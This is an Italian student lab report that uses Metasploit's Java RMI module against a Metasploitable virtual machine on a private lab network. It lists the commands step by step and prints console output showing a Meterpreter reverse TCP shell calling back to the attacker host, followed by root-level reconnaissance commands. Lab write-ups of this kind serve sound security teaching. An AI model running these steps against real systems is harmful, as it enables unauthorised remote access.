

Progetto M4

25/02/2024

Rebecca Caldarella

Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

1. La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
2. La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
3. Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - ◆ configurazione di rete;
 - ◆ informazioni sulla tabella di routing della macchina vittima
 - ◆ altro...


Svolgimento

I. Configurazione macchine virtuali

Per lo svolgimento del progetto il primo step è stato l'assegnazione dei seguenti IP locali alle seguenti macchine virtuali:

OS	IP
Kali Linux	192.168.11.111
Metasploitable	192.168.11.112

Utilizzando il comando **sudo nano /etc/network/interfaces** è stato modificato il file di configurazione di rete, successivamente è stato eseguito il comando **sudo /etc/init.d/networking restart** per riavviare la rete.




The image shows two terminal windows side-by-side. The left window is titled 'kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM...' and the right window is titled 'Metasploitable 2 [In esecuzione] - ...'. Both windows have a standard Linux terminal interface with a dark background and light-colored text.

In the left terminal window, the user runs the command `ifconfig`. The output shows network interfaces `eth0`, `eth1`, and `lo` with their respective configurations. For `eth0`, the IP is 192.168.11.111 and the MAC address is 08:00:27:3c:31:37. For `eth1`, the IP is 192.168.11.112 and the MAC address is 08:00:27:c4:b5:79. The `lo` interface has an IP of 127.0.0.1.

In the right terminal window, the user runs `ifconfig` and `ifconfig -a`. The output shows the same three interfaces with their configurations. The `ifconfig -a` command also lists the `loop` interface, which has a MAC address of ::1/128.

Both terminals show the command `sudo /etc/init.d/networking restart` being run, followed by the message 'Reconfiguring network interfaces...' and 'CODELRT: No such process'.

Le due macchine sono state poi pingate per verificare che comunicassero correttamente.



The screenshot shows the Metasploitable 2 interface with two windows. The top window displays network statistics for the 'lo' interface, including RX and TX counts, error rates, and link layer details. The bottom window is a terminal session on Kali Linux, showing the user's interaction with the system. The user runs 'ping' to test connectivity to another host at 192.168.11.112, and 'nessus' to scan for vulnerabilities, which returns an error message about the 'system' command.

```

ether 08:00:27:ca:b5:79 txqueuelen 1000 (Ethernet)
RX packets 1129 bytes 82861 (80.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 45 bytes 7932 (7.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,BROADCAST,RUNNING mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ nessus
nessus: command not found

(kali㉿kali)-[~]
$ systemctl start nessusd
Command 'systemctl' not found, did you mean:
  command 'systemd' from deb simh
  command 'systemd' from deb systemd
Try: sudo apt install <deb name>

(kali㉿kali)-[~]
$ systemctl start nessusd

(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.40 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=4.00 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.05 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.734 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.82 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.934 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=1.28 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=1.29 ms
64 bytes from 192.168.11.112: icmp_seq=9 ttl=64 time=1.59 ms
64 bytes from 192.168.11.112: icmp_seq=10 ttl=64 time=1.75 ms
64 bytes from 192.168.11.112: icmp_seq=11 ttl=64 time=1.03 ms
64 bytes from 192.168.11.112: icmp_seq=12 ttl=64 time=0.786 ms
64 bytes from 192.168.11.112: icmp_seq=13 ttl=64 time=0.652 ms
64 bytes from 192.168.11.112: icmp_seq=14 ttl=64 time=0.892 ms
64 bytes from 192.168.11.112: icmp_seq=15 ttl=64 time=0.623 ms
64 bytes from 192.168.11.112: icmp_seq=16 ttl=64 time=1.64 ms
64 bytes from 192.168.11.112: icmp_seq=17 ttl=64 time=1.27 ms
64 bytes from 192.168.11.112: icmp_seq=18 ttl=64 time=2.27 ms
64 bytes from 192.168.11.112: icmp_seq=19 ttl=64 time=0.823 ms
64 bytes from 192.168.11.112: icmp_seq=20 ttl=64 time=0.675 ms
64 bytes from 192.168.11.112: icmp_seq=21 ttl=64 time=6.25 ms
64 bytes from 192.168.11.112: icmp_seq=22 ttl=64 time=0.791 ms
64 bytes from 192.168.11.112: icmp_seq=23 ttl=64 time=5.99 ms
64 bytes from 192.168.11.112: icmp_seq=24 ttl=64 time=1.48 ms
64 bytes from 192.168.11.112: icmp_seq=25 ttl=64 time=1.51 ms
64 bytes from 192.168.11.112: icmp_seq=26 ttl=64 time=5.34 ms

```

II. Analisi delle Vulnerabilità

Tramite il Vulnerability Scanner Nessus è stato trovato il servizio richiesto dalla traccia, ovvero il servizio vulnerabile sulla porta tcp 1099 - Java RMI:

INFO	N/A	-	118224 PostgreSQL STARTTLS Support
INFO	N/A	-	26024 PostgreSQL Server Detection
INFO	N/A	-	22227 RMI Registry Detection
INFO	N/A	-	11111 RPC Services Enumeration
INFO	N/A	-	53335 RPC portmapper (TCP)
INFO	N/A	-	10263 SMTP Server Detection
INFO	N/A	-	42088 SMTP Service STARTTLS Command Support
INFO	N/A	-	70657 SSH Algorithms and Languages Supported
INFO	N/A	-	149334 SSH Password Authentication Accepted
INFO	N/A	-	10881 SSH Protocol Versions Supported
INFO	N/A	-	153588 SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267 SSH Server Type and Version Information
INFO	N/A	-	56984 SSL / TLS Versions Supported
INFO	N/A	-	45410 SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863 SSL Certificate Information
INFO	N/A	-	70544 SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643 SSL Cipher Suites Supported
INFO	N/A	-	62563 SSL Compression Methods Supported
INFO	N/A	-	57041 SSL Perfect Forward Secrecy Cipher Suites Supported

M4 / Plugin #22227

[Back to Vulnerabilities](#)

Hosts 1 | Vulnerabilities 62 | Remediations 2 | History 1

Configure Audit Trail Launch Report Export

INFO RMI Registry Detection

Description
The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also
<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>
<http://www.nessus.org/u?b6fd7659>

Output
Valid response received for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 6C DC C2 DE 00 00 01 8D Q...w.l.....
0x10: E0 EE 17 4D 80 02 75 72 00 13 5B 4C 6A 61 76 61 .M..ur..[Ljava
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56 .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00 00 ...{G..pxp....

To see debug logs, please visit individual host

Port	Hosts
1099/tcp /rmi_regs...	192.168.11.112

No output recorded.

To see debug logs, please visit individual host

Port	Hosts
------	-------

Plugin Details

Severity: Info
ID: 22227
Version: 1.22
Type: remote
Family: Service detection
Published: August 16, 2006
Modified: June 1, 2022

Risk Information
Risk Factor: None

Vulnerability Information
CPE: cpe:/oracle:java_se
Asset Inventory: True

III. Meterpreter

Meterpreter è un payload di attacco di Metasploit che fornisce una shell interattiva, contiene molte funzionalità utili ad infiltrarsi all'interno di un sistema target senza essere autorizzati.

Le funzionalità avanzate di Meterpreter consentono movimenti laterali per entrare sempre più nei sistemi, fino ad ottenere accesso completo alle reti obiettivo.

Una volta avviato Metasploit dalla macchina attaccante (Kali Linux 192.168.11.111) è stato cercato il nome del servizio vulnerabile tramite il comando “*search*” > **search java_rmi**.

È stato poi scelto l’exploit più adatto tramite il comando “*use*” > **use exploit/multi/misc/java_rmi_server**.

Viene assegnato di default il payload **java/meterpreter/reverse_tcp**.

Controllando le opzioni da inserire tramite il comando “*show options*”, è stato necessario configurare l’RHOST, cioè l’indirizzo della macchina target (192.168.11.112). Lanciando di nuovo il comando “*show options*” si è visto che la configurazione è andata a buon fine.

A questo punto è stato lanciato l’attacco tramite il comando “*exploit*”, grazie al quale si è aperta una shell di Meterpreter.

```
File Macchina Visualizza Inserimento Dispositivo Aiuto
File Actions Edit View Help
kali@kali: ~
[ metasploit v6.3.27-dev
+ --=[ 2335 exploits - 1220 auxiliary - 413 post
+ --=[ 982 payloads - 46 encoders - 11 nops
+ --=[ 9 modules
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com

msf6 > search java_rmi
Matching Modules

# Name                                     Disclosure Date   Rank    Check  Description
0 auxiliaries/gather/java_rmi_registry
0 exploit/multi/misc/java_rmi_server      2011-10-15    normal  No     Java RMI Registry Interfaces Enumeration
Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server  2011-10-15    normal  No     Java RMI Server Insecure Endpoint Code Execut
on Scan
0 exploit/multi/browser/java_rmi_connection_impl 2010-03-31  excellent  No     Java RMIConnectionImpl Deserialization Privile
ge Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

info 3
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name          Current Setting  Required  Description
HTTPDELAY      10             yes        Time that the HTTP Server will wait for the payload request
RHOSTS        yes            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
plot.html
PORT          1099           yes        The target port (TCP)
SRVHOST       0.0.0.0        yes        The target host or network interface to listen on. This must be an address on the local machi
ne or 0.0.0.0 to listen on all addresses.
SRVPORT       8080           yes        The local port to listen on.
SSL           false          no         Negotiate SSL for incoming connections
SSLCert        no            no         Path to a custom SSL certificate (default is randomly generated)
URI PATH      no            no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST         192.168.11.111  yes        The listen address (an interface may be specified)
LPORT         4444           yes        The listen port
```

```
[*] Starting reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Idhk3ZP0h9x
[*] 192.168.11.112:1099 - Server started
[*] 192.168.11.112:1099 - Got connection from 192.168.11.111:4444 ...
[*] 192.168.11.112:1099 - Sending JAR payload ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] 192.168.11.112:1099 - Sending stage (58829 bytes) to 192.168.11.111
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34442) at 2024-02-25 11:29:17 -0500

meterpreter > [
```

A questo punto è stata correttamente aperta la shell di Meterpreter.

Da qui sono state raccolte le informazioni richieste dalla traccia:

- **ifconfig**, per verificare la configurazione di rete della macchina target Metasploitable
- **route**, per avere informazioni sulla tabella di routing della macchina attaccata

```

meterpreter > ifconfig
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe3c:3137
IPv6 Netmask : ::

meterpreter > route
IPv4 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
127.0.0.1  255.0.0.0  0.0.0.0
192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
::1          ::          ::        0.0.0.0
fe80::a00:27ff:fe3c:3137  ::        ::

meterpreter >

```

Sono stati lanciati poi altri comandi per avere qualche informazione in più sulla macchina:

- **ps**, per visualizzare la lista dei processi attivi
- **sysinfo**, per avere informazioni circa il sistema target
- **shell**, per aprire un terminale sulla macchina vittima. Da qui sono stati lanciati i comandi ifconfig (per verificare la configurazione di rete), netstat -rn (per ottenere informazioni sulle connessioni di rete in entrata e in uscita; -r visualizza il contenuto della tabella di routing IP ed equivale al comando di stampa della route; -n visualizza le connessioni TCP attive, tuttavia, gli indirizzi e i numeri di porta vengono espressi

numericamente e non viene effettuato alcun tentativo di determinare i nomi), whoami (per verificare il nome di dominio e l'utente corrente).

```
meterpreter > Process List
Process List
PID Name User Path
--- 
1 /sbin/init root /sbin/init
2 [kthread] root [kthread]
3 [migration/0] root [migration/0]
4 [migration/0] root [migration/0]
5 [watchdog/0] root [watchdog/0]
6 [events/0] root [events/0]
7 [events] root [events]
8 [kblockd/0] root [kblockd/0]
9 [kacpi_notify] root [kacpi_notify]
10 [kseriod] root [kseriod]
11 [kseriod] root [kseriod]
12 [pdfflush] root [pdfflush]
13 [pdfflush] root [pdfflush]
14 [xio/0] root [xio/0]
15 [ksnapd] root [ksnapd]
16 [xio/1] root [xio/1]
17 [ata_aux] root [ata_aux]
18 [scsi_eh_0] root [scsi_eh_0]
19 [scsi_eh_1] root [scsi_eh_1]
20 [suspend_usbd] root [suspend_usbd]
21 [suspend_usbd] root [suspend_usbd]
22 [scsi_eh_2] root [scsi_eh_2]
2273 [journald] root [journald]
23 [klogd] root [klogd] --daemon
2659 [kpsmoused] root [kpsmoused]
3553 [kjournald] root [kjournald]
3713 [kptxtrap] daemon [kptxtrap]
3729 /sbin/rpc.statd statd [/sbin/rpc.statd]
3958 /sbin/getty root [/sbin/getty 38400 ttys0]
3960 /sbin/getty root [/sbin/getty 38400 ttys]
3966 /sbin/getty root [/sbin/getty 38400 ttys]
3739 /sbin/getty root [/sbin/getty 38400 ttys]
3972 /sbin/getty root [/sbin/getty 38400 ttys]
4009 /bin/klogd syslog [/bin/klogd -c 4 -f /proc/kmsg]
4042 /bin/dd root [/bin/dd bs=1 if=/proc/kmsg of=/var/run/klogd/kmsg]
4044 /bin/klogd klogd [/bin/klogd -P /var/run/klogd/kmsg]
4045 /bin/sh bash [/bin/sh]
4046 /usr/sbin/mysqld root [/bin/sh /usr/bin/mysqld_safe]
4289 /usr/lib/postgresql/8.3/bin/postgres root [/usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf]
4290 postgres: postgres: autovacuum launcher process
4291 postgres: postgres: wal writer process
4292 postgres: postgres: autovacuum launcher process
4293 postgres: postgres: wal writer process
4312 distcd daemon distcd --daemon --user daemon --allow 0.0.0.0/0
4313 distcd daemon distcd --daemon --user daemon --allow 0.0.0.0/0
4331 [rpcbind@] root [/rpcbind@]
4421 /usr/lib/postfix/master root [/usr/lib/postfix/master]
4422 /usr/lib/postfix/smtpd root [/usr/lib/postfix/smtpd]
4430 /usr/sbin/smbd root [/usr/sbin/smbd -D]
4434 /usr/sbin/smbd root [/usr/sbin/smbd -D]
4445 /usr/sbin/namedroot nsupdate [-l named_compat]
4485 distcd daemon distcd --daemon --user daemon --allow 0.0.0.0/0
4500 proxypg proxypg [/usr/sbin/proxypg -c /etc/proxypg.conf]
4500 /usr/sbin/ntpd root [/usr/sbin/ntpd]
4511 /usr/bin/cron root [/usr/bin/cron]
4539 /usr/bin/jvnc root [/usr/bin/jvnc]
4540 /usr/bin/javc root [/usr/bin/javc]

meterpreter >
```

```
meterpreter > sysinfo
Computer : metasploitable
OS       : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
```

```
meterpreter > shell
Process 3 created.
Channel 3 created.
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:3c:31:37
      inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
      inet6 addr: fe80::a0:27ff:fe3c:3137/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:18588 errors:0 dropped:0 overruns:0 frame:0
      TX packets:14627 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:2434116 (2.3 MB) TX bytes:2533184 (2.4 MB)
      Base address:0x0020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:1119 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1119 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:297218 (290.2 KB) TX bytes:297218 (290.2 KB)

netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
192.168.11.0    0.0.0.0        255.255.255.0    U        0 0          0 eth0
0.0.0.0         192.168.11.1   0.0.0.0        UG       0 0          0 eth0
```

```
0.0.0.0
whoami
root
```